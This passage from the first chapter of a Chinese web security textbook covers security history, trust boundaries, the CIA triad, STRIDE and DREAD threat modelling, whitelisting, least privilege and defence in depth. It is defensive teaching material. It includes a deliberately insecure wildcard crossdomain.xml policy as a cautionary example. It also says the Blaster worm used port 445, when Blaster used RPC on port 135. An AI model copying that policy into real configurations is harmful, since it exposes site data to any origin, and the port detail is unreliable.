2003 年的冲击波蠕虫是一个里程碑式的事件，这个针对 Windows 操作系统 RPC 服务（运行在 445 端口）的蠕虫，在很短的时间内席卷了全球，造成了数百万台机器被感染，损失难以估量。在此次事件后，网络运营商们很坚决地在骨干网络上屏蔽了 135、445 等端口的连接请求。此次事件之后，整个互联网对于安全的重视达到了一个空前的高度。

运营商、防火墙对于网络的封锁，使得暴露在互联网上的非 Web 服务越来越少，且 Web 技术的成熟使得 Web 应用的功能越来越强大，最终成为了互联网的主流。黑客们的目光，也渐渐转移到了 Web 这块大蛋糕上。

实际上，在互联网安全领域所经历的这个阶段，还有另外一个重要的分支，即桌面软件安全，或者叫客户端软件安全。其代表是浏览器攻击。一个典型的攻击场景是，黑客构造一个恶意网页，诱使用户使用浏览器访问该网页，利用浏览器中存在的某些漏洞，比如一个缓冲区溢出漏洞，执行 shellcode，通常是下载一个木马并在用户机器里执行。常见的针对桌面软件的攻击目标，还包括微软的 Office 系列软件、Adobe Acrobat Reader、多媒体播放软件、压缩软件等装机量大的流行软件，都曾经成为黑客们的最爱。但是这种攻击，和本书要讨论的 Web 安全还是有着本质的区别，所以即使浏览器安全是 Web 安全的重要组成部分，但在本书中，也只会讨论浏览器和 Web 安全有关的部分。

1.1.3 Web 安全的兴起

Web 攻击技术的发展也可以分为几个阶段。在 Web 1.0 时代，人们更多的是关注服务器端动态脚本的安全问题，比如将一个可执行脚本（俗称 webshell）上传到服务器上，从而获得权限。动态脚本语言的普及，以及 Web 技术发展初期对安全问题认知的不足导致很多“血案”的发生，同时也遗留下很多历史问题，比如 PHP 语言至今仍然只能靠较好的代码规范来保证没

有文件包含漏洞，而无法从语言本身杜绝此类安全问题的发生。

SQL 注入的出现是 Web 安全史上的一个里程碑，它最早出现大概是在 1999 年，并很快就成为 Web 安全的头号大敌。就如同缓冲区溢出出现时一样，程序员们不得不日以继夜地去修改程序中存在的漏洞。黑客们发现通过 SQL 注入攻击，可以获取很多重要的、敏感的数据，甚至能够通过数据库获取系统访问权限，这种效果并不比直接攻击系统软件差，Web 攻击一下子就流行起来。**SQL 注入漏洞至今仍然是 Web 安全领域中的一个重要组成部分**。

XSS（跨站脚本攻击）的出现则是 Web 安全史上的另一个里程碑。实际上，XSS 的出现时间和 SQL 注入差不多，但是真正引起人们重视则是在大概 2003 年以后。在经历了 MySpace 的 XSS 蠕虫事件后，安全界对 XSS 的重视程度提高了很多，OWASP 2007 TOP 10 威胁甚至把 XSS 排在榜首。

伴随着 Web 2.0 的兴起，XSS、CSRF 等攻击已经变得更为强大。Web 攻击的思路也从服务器端转向了客户端，转向了浏览器和用户。黑客们天马行空的思路，覆盖了 Web 的每一个环节，变得更加的多样化，这些安全问题，在本书后续的章节中会深入地探讨。

Web 技术发展到今天，构建出了丰富多彩的互联网。互联网业务的蓬勃发展，也催生出了许多新兴的脚本语言，比如 Python、Ruby、NodeJS 等，敏捷开发成为互联网的主旋律。而手机技术、移动互联网的兴起，也给 HTML 5 带来了新的机遇和挑战。与此同时，Web 安全技术，也将紧跟着互联网发展的脚步，不断地演化出新的变化。

1.2 黑帽子，白帽子

正如一个硬币有两面一样，“黑客”也有好坏之分。在黑客的世界中，往往用帽子的颜色来比喻黑客的好坏。白帽子，则是指那些精通安全技术，但是工作在反黑客领域的专家们；而黑帽子，则是指利用黑客技术造成破坏，甚至进行网络犯罪的群体。

同样是研究安全，白帽子和黑帽子在工作时的心态是完全不同的。

对于黑帽子来说，只要能够找到系统的一个弱点，就可以达到入侵系统的目的；而对于白帽子来说，必须找到系统的所有弱点，不能有遗漏，才能保证系统不会出现问题。这种差异是由于工作环境与工作目标的不同所导致的。白帽子一般为企业或安全公司服务，工作的出发点就是要解决所有的安全问题，因此所看所想必然要求更加的全面、宏观；黑帽子的主要目的是要入侵系统，找到对他们有价值的数据，因此黑帽子只需要以点突破，找到对他们最有用的一点，以此渗透，因此思考问题的出发点必然是有选择性的、微观的。

从对待问题的角度来看，黑帽子为了完成一次入侵，需要利用各种不同漏洞的组合来达到目的，是在不断地组合问题；而白帽子在设计解决方案时，如果只看到各种问题组合后产生的效果，就会把事情变复杂，难以细致入微地解决根本问题，所以白帽子必然是在不断地分解问

题，再对分解后的问题逐个予以解决。

这种定位的不对称，也导致了白帽子的安全工作比较难做。“破坏永远比建设容易”，但凡事都不是绝对的。要如何扭转这种局面呢？一般来说，白帽子选择的方法，是克服某种攻击方法，而并非抵御单次的攻击。比如设计一个解决方案，在特定环境下能够抵御所有已知的和未知的 SQL Injection 问题。假设这个方案的实施周期是 3 个月，那么执行 3 个月后，所有的 SQL Injection 问题都得到了解决，也就意味着黑客再也无法利用 SQL Injection 这一可能存在的弱点入侵网站了。如果做到了这一点，那么白帽子们就在 SQL Injection 的局部对抗中化被动为主动了。

但这一切都是理想状态，在现实世界中，存在着各种各样不可回避的问题。工程师们很喜欢一句话：“No Patch For Stupid！”，在安全领域也普遍认为：“最大的漏洞就是人！”。写得再好的程序，在有人参与的情况下，就可能会出现各种各样不可预知的情况，比如管理员的密码有可能泄露，程序员有可能关掉了安全的配置参数，等等。安全问题往往发生在一些意想不到的地方。

另一方面，防御技术在不断完善的同时，攻击技术也在不断地发展。这就像一场军备竞赛，看谁跑在前面。白帽子们刚把某一种漏洞全部堵上，黑帽子们转眼又会玩出新花样。谁能在技术上领先，谁就能占据主动。互联网技术日新月异，在新技术领域的发展中，也存在着同样的博弈过程。可现状是，如果新技术不在一开始就考虑安全设计的话，防御技术就必然会落后于攻击技术，导致历史不断地重复。

1.3 反璞归真，揭秘安全的本质

讲了很多题外话，最终回到正题上。这是一本讲 Web 安全的书，在本书中除了讲解必要的攻击技术原理之外，最终重心还是要放在防御的思路和技术上。

在进行具体技术的讲解之前，我们需要先清楚地认识到“安全的本质”，或者说，“安全问题的本质”。


安全是什么？什么样的情况下会产生安全问题？我们要如何看待安全问题？只有搞明白了这些最基本的问题，才能明白一切防御技术的出发点，才能明白为什么我们要这样做，要那样做。

在武侠小说中，一个真正的高手，对武功有着最透彻、最本质的理解，达到了返璞归真的境界。在安全领域，笔者认为搞明白了安全的本质，就好比学会了“独孤九剑”，天下武功万变不离其宗，遇到任何复杂的情况都可以轻松应对，设计任何的安全方案也都可以信手拈来了。

那么，一个安全问题是如何产生的呢？我们不妨先从现实世界入手。火车站、机场里，在乘客们开始正式旅程之前，都有一个必要的程序：安全检查。机场的安全检查，会扫描乘客的

行李箱，检查乘客身上是否携带了打火机、可燃液体等危险物品。抽象地说，这种安全检查，就是过滤掉有害的、危险的东西。因为在飞行的过程中，飞机远离地面，如果发生危险，将会直接危害到乘客们的生命安全。因此，飞机是一个高度敏感和重要的区域，任何有危害的物品都不应该进入这一区域。为达到这一目标，登机前的安全检查就是一个非常有必要的步骤。

从安全的角度来看，我们将不同重要程度的区域划分出来：



安全检查的过程按照需要进行过滤

通过一个安全检查（过滤、净化）的过程，可以梳理未知的人或物，使其变得可信任。被划分出来的具有不同信任级别的区域，我们称为信任域，划分两个不同信任域之间的边界，我们称为信任边界。

数据从高等级的信任域流向低等级的信任域，是不需要经过安全检查的；数据从低等级的信任域流向高等级的信任域，则需要经过信任边界的安全检查。

我们在机场通过安检后，想要从候机厅出来，是不需要做检查的；但是想要再回到候机厅，则需要再做一次安全检查，就是这个道理。

笔者认为，安全问题的本质是信任的问题。

一切的安全方案设计的基础，都是建立在信任关系上的。我们必须相信一些东西，必须有一些最基本的假设，安全方案才能得以建立；如果我们否定一切，安全方案就会如无源之水，无根之木，无法设计，也无法完成。

举例来说，假设我们有份很重要的文件要好好保管起来，能想到的一个方案是把文件“锁”到抽屉里。这里就包含了几个基本的假设，首先，制作这把锁的工匠是可以信任的，他没有私自藏一把钥匙；其次，制作抽屉的工匠没有私自给抽屉装一个后门；最后，钥匙还必须要保管在一个不会出问题的地方，或者交给值得信任的人保管。反之，如果我们一切都不信任，那么也就不可能认为文件放在抽屉里是安全的。

当制锁的工匠无法打开锁时，文件才是安全的，这是我们的假设前提之一。但是如果那个工匠私自藏有一把钥匙，那么这份文件也就不再安全了。这个威胁存在的可能性，依赖于对工

匠的信任程度。如果我们信任工匠，那么在这个假设前提下，我们就能确定文件的安全性。这种对条件的信任程度，是确定对象是否安全的基础。

在现实生活中，我们很少设想最极端的前提条件，因为极端的条件往往意味着小概率以及高成本，因此在成本有限的情况下，我们往往会根据成本来设计安全方案，并将一些可能性较大的条件作为决策的主要依据。

比如在设计物理安全时，根据不同的地理位置、不同的政治环境等，需要考虑台风、地震、战争等因素。但在考虑、设计这些安全方案时，根据其发生的可能性，需要有不同的侧重点。比如在大陆深处，考虑台风的因素则显得不太实际；同样的道理，在大陆板块稳定的地区，考虑地震的因素也会带来较高的成本。而极端的情况比如“彗星撞击地球后如何保证机房不受影响”的问题，一般都不在考虑之中，因为发生的可能性太小。

从另一个角度来说，一旦我们作为决策依据的条件被打破、被绕过，那么就会导致安全假设的前提条件不再可靠，变成一个伪命题。因此，把握住信任条件的度，使其恰到好处，正是设计安全方案的难点所在，也是安全这门学问的艺术魅力所在。

1.4 破除迷信，没有银弹

在解决安全问题的过程中，不可能一劳永逸，也就是说“没有银弹”。

一般来说，人们都会讨厌麻烦的事情，在潜意识里希望能够让麻烦越远越好。而安全，正是一件麻烦的事情，而且是无法逃避的麻烦。任何人想要一劳永逸地解决安全问题，都属于一相情愿，是“自己骗自己”，是不现实的。

安全是一个持续的过程。

自从互联网有了安全问题以来，攻击和防御技术就在不断碰撞和对抗的过程中得到发展。从微观上来说，在某一时期可能某一方占了上风；但是从宏观上来看，某一时期的攻击或防御技术，都不可能永远有效，永远用下去。这是因为防御技术在发展的同时，攻击技术也在不断发展，两者是互相促进的辩证关系。以不变的防御手段对抗不断发展的攻击技术，就犯了刻舟求剑的错误。在安全的领域中，没有银弹。

很多安全厂商在推销自己产品时，会向用户展示一些很美好的蓝图，似乎他们的产品无所不能，购买之后用户就可以睡得安稳了。但实际上，安全产品本身也需要不断地升级，也需要有人来运营。产品本身也需要一个新陈代谢的过程，否则就会被淘汰。在现代的互联网产品中，自动升级功能已经成为一个标准配置，一个有活力的产品总是会不断地改进自身。

微软在发布 Vista 时，曾信誓旦旦地保证这是有史以来最安全的操作系统。我们看到了微软的努力，在 Vista 下的安全问题确实比它的前辈们（Windows XP、Windows 2000、Windows 2003 等）少了许多，尤其是高危的漏洞。但即便如此，在 2008 年的 Pwn2own 竞赛上，Vista 也被黑

客们攻击成功。Pwn2own 竞赛是每年举行的让黑客们任意攻击操作系统的一次盛会，一般黑客们都会提前准备好 0day 漏洞的攻击程序，以求在 Pwn2own 上一举夺魁。

黑客们在不断地研究和寻找新的攻击技术，作为防御的一方，没有理由不持续跟进。微软近几年在产品的安全中做得越来越好，其所推崇的安全开发流程，将安全检查贯穿于整个软件生命周期中，经过实践检验，证明这是一条可行的道路。对每一个产品，都要持续地实施严格的安全检查，这是微软通过自身的教训传授给业界的宝贵经验。而安全检查本身也需要不断更新，增加针对新型攻击方式的检测与防御方案。

1.5 安全三要素

既然安全方案的设计与实施过程中没有银弹，注定是一个持续进行的过程，那么我们该如何开始呢？其实安全方案的设计也有着一定的思路与方法可循，借助这些方法，能够理清我们的思路，帮助我们设计出合理、优秀的解决方案。

因为信任关系被破坏，从而产生了安全问题。我们可以通过信任域的划分、信任边界的确定，来发现问题是在何处产生的。这个过程可以让我们明确目标，那接下来该怎么做呢？

在设计安全方案之前，要正确、全面地看待安全问题。

要全面地认识一个安全问题，我们有很多种办法，但首先要理解安全问题的组成属性。前人通过无数实践，最后将安全的属性总结为安全三要素，简称 CIA

安全三要素是安全的基本组成元素，分别是**机密性 (Confidentiality)**、**完整性 (Integrity)**、**可用性 (Availability)**。

机密性要求保护数据内容不能泄露，加密是实现机密性要求的常见手段。

比如在前文的例子中，如果文件不是放在抽屉里，而是放在一个透明的玻璃盒子里，那么虽然外人无法直接取得文件，但因为玻璃盒子是透明的，文件内容可能还是会被人看到，所以不符合机密性要求。但是如果给文件增加一个封面，掩盖了文件内容，那么也就起到了隐藏的效果，从而满足了机密性要求。可见，我们在选择安全方案时，需要灵活变通，因地制宜，没有一成不变的方案。

完整性则要求保护数据内容是完整、没有被篡改的。常见的保证一致性的技术手段是数字签名。

传说清朝康熙皇帝的遗诏，写的是“传位十四子”，被当时还是四阿哥的胤禛篡改了遗诏，变成了“传位于四子”。姑且不论传说的真实性，在故事中，对这份遗诏的保护显然没有达到完整性要求。如果在当时有数字签名等技术，遗诏就很难被篡改。从这个故事中也可以看出数据的完整性、一致性的重要意义。


可用性要求保护资源是“随需而得”。

假设一个停车场里有 100 个车位，在正常情况下，可以停 100 辆车。但是在某一天，有个坏人搬了 100 块大石头，把每个车位都占用了，停车场无法再提供正常服务。在安全领域中这种攻击叫做拒绝服务攻击，简称 DoS (Denial of Service)。拒绝服务攻击破坏的是安全的可用性。

在安全领域中，最基本的要素就是这三个，后来还有人想扩充这些要素，增加了诸如**可审计性**、**不可抵赖性**等，但最最重要的还是以上三个要素。在设计安全方案时，也要以这三个要素为基本的出发点，去全面地思考所面对的问题。

1.6 如何实施安全评估

有了前面的基础，我们就可以正式开始分析并解决安全问题了。一个安全评估的过程，可以简单地分为 4 个阶段：资产等级划分、威胁分析、风险分析、确认解决方案。



安全评估的过程

一般来说，按照这个过程来实施安全评估，在结果上不会出现较大的问题。这个实施的过程是层层递进的，前后之间有因果关系。

如果面对的是一个尚未评估的系统，那么应该从第一个阶段开始实施；如果是由专职的安全团队长期维护的系统，那么有些阶段可以只实施一次。在这几个阶段中，上一个阶段将决定下一个阶段的目标，需要实施到什么程度。

1.6.1 资产等级划分

资产等级划分是所有工作的基础，这项工作能够帮助我们明确目标是什么，要保护什么。


我们前面提到安全三要素时，机密性和完整性都是与数据相关的，在可用性的定义里，笔者则用到了“资源”一词。“资源”这个概念描述的范围比数据要更加广阔，但很多时候，资源的可用性也可以理解为数据的可用性。

在互联网的基础设施已经比较完善的今天，互联网的核心其实是由用户数据驱动的——用户产生业务，业务产生数据。互联网公司除了拥有一些固定资产，如服务器等死物外，最核心的价值就是其拥有的用户数据，所以——

互联网安全的核心问题，是数据安全的问题。

这与我们做资产评估又有什么关系呢？有，因为对互联网公司拥有的资产进行等级划分，就是对数据做等级划分。有的公司最关心的是客户数据，有的公司最关心的是员工资料信息，根据各自业务的不同，侧重点也不同。做资产等级划分的过程，需要与各个业务部门的负责人一一沟通，了解公司最重要的资产是什么，他们最看重的数据是什么。通过访谈的形式，安全部门才能熟悉、了解公司的业务，公司所拥有的数据，以及不同数据的重要程度，为后续的安全评估过程指明方向。

当完成资产等级划分后，对要保护的目标已经有了一个大概的了解，接下来就是要划分信任域和信任边界了。通常我们用一种最简单的划分方式，就是从网络逻辑上来划分。比如最重要的数据放在数据库里，那么把数据库的服务器圈起来；Web 应用可以从数据库中读/写数据，并对外提供服务，那再把 Web 服务器圈起来；最外面是不可信任的 Internet。



简单网站信任模型

这是最简单的例子，在实际中会遇到比这复杂许多的情况。比如同样是两个应用，互相之间存在数据交互业务，那么就要考虑这里的数据交互对于各自应用来说是否是可信的，是否应该在两个应用之间划一个边界，然后对流经边界的数据做安全检查。

1.6.2 威胁分析

信任域划好之后，我们如何才能确定危险来自哪里呢？在安全领域里，我们把可能造成危害的来源称为威胁（Threat），而把可能会出现的损失称为风险（Risk）。风险一定是和损失联系在一起的，很多专业的安全工程师也经常把这两个概念弄混，在写文档时张冠李戴。现在把这两个概念区分好，有助于我们接下来要提到的“威胁建模”和“风险分析”两个阶段，这两个阶段的联系是很紧密的。

什么是威胁分析？威胁分析就是把所有的威胁都找出来。怎么找？一般是采用头脑风暴法。当然，也有一些比较科学的方法，比如使用一个模型，帮助我们去想，在哪些方面有可能会存在威胁，这个过程能够避免遗漏，这就是威胁建模。

在本书中介绍一种威胁建模的方法，它最早是由微软提出的，叫做 STRIDE 模型。

STRIDE 是 6 个单词的首字母缩写，我们在分析威胁时，可以从以下 6 个方面去考虑。

威 胁	定 义	对的安全属性
Spoofing（伪装）	冒充他人身份	认证
Tampering（篡改）	修改数据或代码	完整性
Repudiation（抵赖）	否认做过的事情	不可抵赖性
Information Disclosure（信息泄露）	机密信息泄露	机密性
Denial of Service（拒绝服务）	拒绝服务	可用性
Elevation of Privilege（提升权限）	未经授权获得许可	授权

在进行威胁分析时，要尽可能地不遗漏威胁，头脑风暴的过程可以确定攻击面（Attack Surface）。

在维护系统安全时，最让安全工程师沮丧的事情就是花费很多的时间与精力实施安全方案，但是攻击者却利用了事先完全没有想到的漏洞（漏洞的定义：系统中可能被威胁利用以造成危害的地方。）完成入侵。这往往就是由于在确定攻击面时，想的不够全面而导致的。

以前有部老电影叫做《智取华山》，是根据真实事件改编的。1949 年 5 月中旬，打响了“陕中战役”，国民党保安第 6 旅旅长兼第 8 区专员韩子佩率残部 400 余人逃上华山，企图凭借“自古华山一条道”的天险负隅顽抗。路东总队决定派参谋刘吉尧带侦察小分队前往侦察，刘吉尧率领小分队，在当地村民的带领下，找到了第二条路：爬悬崖！克服种种困难，最终顺利地完成了任务。战后，刘吉尧光荣地出席了全国英模代表大会，并被授予“全国特等战斗英雄”荣誉称号。

我们用安全眼光来看这次战斗。国民党部队在进行“威胁分析”时，只考虑到“自古华山一条道”，所以在正路上布重兵，而完全忽略了其他的可能。他们“相信”其他道路是不存在的，这是他们实施安全方案的基础，而一旦这个信任基础不存在了，所有的安全方案都将化作浮云，从而被共产党的部队击败。

所以威胁分析是非常重要的一件事情，很多时候还需要经常回顾和更新现有的模型。可能存在很多威胁，但并非每个威胁都会造成难以承受的损失。一个威胁到底能够造成多大的危害，如何去衡量它？这就要考虑到风险了。我们判断风险高低的过程，就是风险分析的过程。在“风险分析”这个阶段，也有模型可以帮助我们进行科学的思考。

1.6.3 风险分析

风险由以下因素组成：

$$\text{Risk} = \text{Probability} * \text{Damage Potential}$$

影响风险高低的因素，除了造成损失的大小外，还需要考虑到发生的可能性。地震的危害很大，但是地震、火山活动一般是在大陆板块边缘频繁出现，比如日本、印尼就处于这些地理位置，因此地震频发；而在大陆板块中心，若是地质结构以整块的岩石为主，则不太容易发生地震，因此地震的风险就要小很多。我们在考虑安全问题时，要结合具体情况，权衡事件发生的可能性，才能正确地判断出风险。

如何更科学地衡量风险呢？这里再介绍一个 DREAD 模型，它也是由微软提出的。DREAD 也是几个单词的首字母缩写，它指导我们应该从哪些方面去判断一个威胁的风险程度。

等 级	高(3)	中(2)	低(1)
Damage Potential	获取完全验证权限：执行管理员操作；非法上传文件	泄露敏感信息	泄露其他信息
Reproducibility	攻击者可以随意再次攻击	攻击者可以重复攻击，但有时间限制	攻击者很难重复攻击过程
Exploitability	初学者在短期内能掌握攻击方法	熟练的攻击者才能完成这次攻击	漏洞利用条件非常苛刻
Affected users	所有用户，默认配置，关键用户	部分用户，非默认配置	极少数用户，匿名用户
Discoverability	漏洞很显眼，攻击条件很容易获得	在私有区域，部分人能看到，需要深入挖掘漏洞	发现该漏洞极其困难

在 DREAD 模型里，每一个因素都可以分为高、中、低三个等级。在上表中，高、中、低三个等级分别以 3、2、1 的分数代表其权重值，因此，我们可以具体计算出某一个威胁的风险值。

以《智取华山》为例，如果国民党在威胁建模后发现存在两个主要威胁：第一个威胁是从正面入口强攻，第二个威胁是从后山小路爬悬崖上来。那么，这两个威胁对应的风险分别计算如下：

走正面的入口：

$$\text{Risk} = D(3) + R(3) + E(3) + A(3) + D(3) = 3+3+3+3+3=15$$

走后山小路：

$$\text{Risk} = D(3) + R(1) + E(1) + A(3) + D(1) = 3+1+1+3+1=9$$

如果我们把风险高低定义如下：

高危: 12~15分 中危: 8~11分 低危: 0~7分

那么,正面入口是最高危的,必然要派重兵把守;而后山小路竟然是中危的,因此也不能忽视。之所以会被这个模型判断为中危的原因,就在于一旦被突破,造成的损失太大,失败不起,所以会相应地提高该风险值。

介绍完威胁建模和风险分析的模型后,我们对安全评估的整体过程应该有了一个大致的了解。在任何时候都应该记住——模型是死的,人是活的,再好的模型也是需要人来使用的,在确定攻击面,以及判断风险高低时,都需要有一定的经验,这也是安全工程师的价值所在。类似 STRIDE 和 DREAD 的模型可能还有很多,不同的标准会对应不同的模型,只要我们认为这些模型是科学的,能够帮到我们,就可以使用。但模型只能起到一个辅助的作用,最终做出决策的还是人。

1.6.4 设计安全方案

安全评估的产出物,就是安全解决方案。解决方案一定要有针对性,这种针对性是由资产等级划分、威胁分析、风险分析等阶段的结果给出的。

设计解决方案不难,难的是如何设计一个好的解决方案。设计一个好的解决方案,是真正考验安全工程师水平的时候。

很多人认为,安全和业务是冲突的,因为往往为了安全,要牺牲业务的一些易用性或者性能,笔者不太赞同这种观点。从产品的角度来说,安全也应该是产品的一种属性。一个从未考虑过安全的产品,至少是不完整的。

比如,我们要评价一个杯子是否好用,除了它能装水,能装多少水外,还要思考这个杯子内壁的材料是否会溶解在水里,是否会有毒,在高温时会不会熔化,在低温时是否易碎,这些问题都直接影响用户使用杯子的安全性。

对于互联网来说,安全是要为产品的发展与成长保驾护航的。我们不能使用“粗暴”的安全方案去阻碍产品的正常发展,所以应该形成这样一种观点:没有不安全的业务,只有不安全的实现方式。产品需求,尤其是商业需求,是用户真正想要的东西,是业务的意义所在,在设计安全方案时应该尽可能地不要改变商业需求的初衷。

作为安全工程师,要想的就是如何通过简单而有效的方案,解决遇到的安全问题。安全方案必须能够有效抵抗威胁,但同时不能过多干涉正常的业务流程,在性能上也不能拖后腿。

好的安全方案对用户应该是透明的,尽可能地不要改变用户的使用习惯。

微软在推出 Windows Vista 时,有一个新增的功能叫 UAC,每当系统里的软件有什么敏感动作时,UAC 就会弹出来询问用户是否允许该行为。这个功能在 Vista 众多失败的原因中是被人诟病最多的一个。如果用户能够分辨什么样的行为是安全的,那么还要安全软件做什么?同

样的问题出现在很多主动防御的桌面安全保护软件中，它们动辄弹出个对话框询问用户是否允许目标的行为，这是非常荒谬的用户体验。

好的安全产品或模块除了要兼顾用户体验外，还要易于持续改进。一个好的安全模块，同时也应该是一个优秀的程序，从设计上也需要做到高聚合、低耦合、易于扩展。比如 Nmap 的用户就可以自己根据需要写插件，实现一些更为复杂的功能，满足个性化需求。

最终，一个优秀安全方案应该具备以下特点：

- 能够有效解决问题；
- 用户体验好；
- 高性能；
- 低耦合；
- 易于扩展与升级。

关于产品安全性的问题，在本书的“互联网业务安全”一章中还会继续深入阐述。

1.7 白帽子兵法

在上节讲述了实施安全评估的基本过程，安全评估最后的产出物就是安全方案，但在具体设计安全方案时有什么样的技巧呢？本节将讲述在实战中可能用到的方法。

1.7.1 Secure By Default 原则

在设计安全方案时，最基本也最重要的原则就是“Secure by Default”。在做任何安全设计时，都要牢牢记住这个原则。一个方案设计得是否足够安全，与有没有应用这个原则有很大的关系。实际上，“Secure by Default”原则，也可以归纳为白名单、黑名单的思想。如果更多地使用白名单，那么系统就会变得更安全。

1.7.1.1 黑名单、白名单

比如，在制定防火墙的网络访问控制策略时，如果网站只提供 Web 服务，那么正确的做法是只允许网站服务器的 80 和 443 端口对外提供服务，屏蔽除此之外的其他端口。这是一种“白名单”的做法；如果使用“黑名单”，则可能会出现问题。假设黑名单的策略是：不允许 SSH 端口对 Internet 开放，那么就要审计 SSH 的默认端口：22 端口是否开放了 Internet。但在实际工作过程中，经常会发现有的工程师为了偷懒或图方便，私自改变了 SSH 的监听端口，比如把 SSH 的端口从 22 改到了 2222，从而绕过了安全策略。

又比如，在网站的生产环境服务器上，应该限制随意安装软件，而需要制定统一的软件版本规范。这个规范的制定，也可以选择白名单的思想来实现。按照白名单的思想，应该根据业务需求，列出一个允许使用的软件以及软件版本的清单，在此清单外的软件则禁止使用。如果允许工程师在服务器上随意安装软件的话，则可能会因为安全部门不知道、不熟悉这些软件而导致一些漏洞，从而扩大攻击面。

在 Web 安全中，对白名单思想的运用也比比皆是。比如应用处理用户提交的富文本时，考虑到 XSS 的问题，需要做安全检查。常见的 XSS Filter 一般是先对用户输入的 HTML 原文作 HTML Parse，解析成标签对象后，再针对标签匹配 XSS 的规则。这个规则列表就是一个黑白名单。如果选择黑名单的思想，则这套规则里可能是禁用诸如<script>、<iframe>等标签。但是黑名单可能会有遗漏，比如未来浏览器如果支持新的 HTML 标签，那么此标签可能就不在黑名单之中了。如果选择白名单的思想，就能避免这种问题——在规则中，只允许用户输入诸如<a>、等需要用到的标签。对于如何设计一个好的 XSS 防御方案，在“跨站脚本攻击”一章中还会详细讲到，不在此赘述了。

然而，并不是用了白名单就一定安全了。有朋友可能会问，作者刚才讲到选择白名单的思想会更安全，现在又说不一定，这不是自相矛盾吗？我们可以仔细分析一下白名单思想的本质。在前文中提到：“安全问题的本质是信任问题，安全方案也是基于信任来做的”。选择白名单的思想，基于白名单来设计安全方案，其实就是信任白名单是好的，是安全的。但是一旦这个信任基础不存在了，那么安全就荡然无存。

在 Flash 跨域访问请求里，是通过检查目标资源服务器端的 crossdomain.xml 文件来验证是否允许客户端的 Flash 跨域发起请求的，它使用的是白名单的思想。比如下面这个策略文件：

```
<cross-domain-policy>
<allow-access-from domain="*.taobao.com"/>
<allow-access-from domain="*.taobao.net"/>
<allow-access-from domain="*.taobaocdn.com"/>
<allow-access-from domain="*.tbcdn.cn"/>
<allow-access-from domain="*.allyes.com"/>
</cross-domain-policy>
```

指定了只允许特定域的 Flash 对本域发起请求。可是如果这个信任列表中的域名变得不可信了，那么问题就会随之而来。比如：

```
<cross-domain-policy>
<allow-access-from domain="*"/>
</cross-domain-policy>
```

通配符“*”，代表来自任意域的 Flash 都能访问本域的数据，因此就造成了安全隐患。所以在选择使用白名单时，需要注意避免出现类似通配符“*”的问题。

1.7.1.2 最小权限原则

Secure By Default 的另一层含义就是“最小权限原则”。最小权限原则也是安全设计的基本

原则之一。最小权限原则要求系统只授予主体必要的权限，而不要过度授权，这样能有效地减少系统、网络、应用、数据库出错的机会。

比如在 Linux 系统中，一种良好的操作习惯是使用普通账户登录，在执行需要 root 权限的操作时，再通过 sudo 命令完成。这样能最大化地降低一些误操作导致的风险；同时普通账户被盗用后，与 root 帐户被盗用所导致的后果是完全不同的。

在使用最小权限原则时，需要认真梳理业务所需要的权限，在很多时候，开发者并不会意识到业务授予用户的权限过高。在通过访谈了解业务时，可以多设置一些反问句，比如：您确定您的程序一定需要访问 Internet 吗？通过此类问题，来确定业务所需的小权限。

1.7.2 纵深防御原则

与 Secure by Default 一样，Defense in Depth（纵深防御）也是设计安全方案时的重要指导思想。

纵深防御包含两层含义：首先，要在各个不同层面、不同方面实施安全方案，避免出现疏漏，不同安全方案之间需要相互配合，构成一个整体；其次，要在正确的地方做正确的事情，即：在解决根本问题的地方实施针对性的安全方案。

某矿泉水品牌曾经在广告中展示了一滴水的生产过程：经过十多层的安全过滤，去除有害物质，最终得到一滴饮用水。这种多层过滤的体系，就是一种纵深防御，是有立体层次感的安全方案。


纵深防御并不是同一个安全方案要做两遍或多遍，而是要从不同的层面、不同的角度对系统做出整体的解决方案。我们常常听到“木桶理论”这个词，说的是一个桶能装多少水，不是取决于最长的那块板，而是取决于最短的那块板，也就是短板。设计安全方案时最怕出现短板，木桶的一块块板子，就是各种具有不同作用的安全方案，这些板子要紧密地结合在一起，才能组成一个不漏水的木桶。

在常见的入侵案例中，大多数是利用 Web 应用的漏洞，攻击者先获得一个低权限的 webshell，然后通过低权限的 webshell 上传更多的文件，并尝试执行更高权限的系统命令，尝试在服务器上提升权限为 root；接下来攻击者再进一步尝试渗透内网，比如数据库服务器所在的网段。

在这类入侵案例中，如果在攻击过程中的任何一个环节设置有效的防御措施，都有可能导致入侵过程功亏一篑。但是世上没有万能灵药，也没有哪种解决方案能解决所有问题，因此非常有必要将风险分散到系统的各个层面。就入侵的防御来说，我们需要考虑的可能有 Web 应用安全、OS 系统安全、数据库安全、网络环境安全等。在这些不同层面设计的安全方案，将共同组成整个防御体系，这也就是纵深防御的思想。

纵深防御的第二层含义，是要在正确的地方做正确的事情。如何理解呢？它要求我们深入理解威胁的本质，从而做出正确的应对措施。

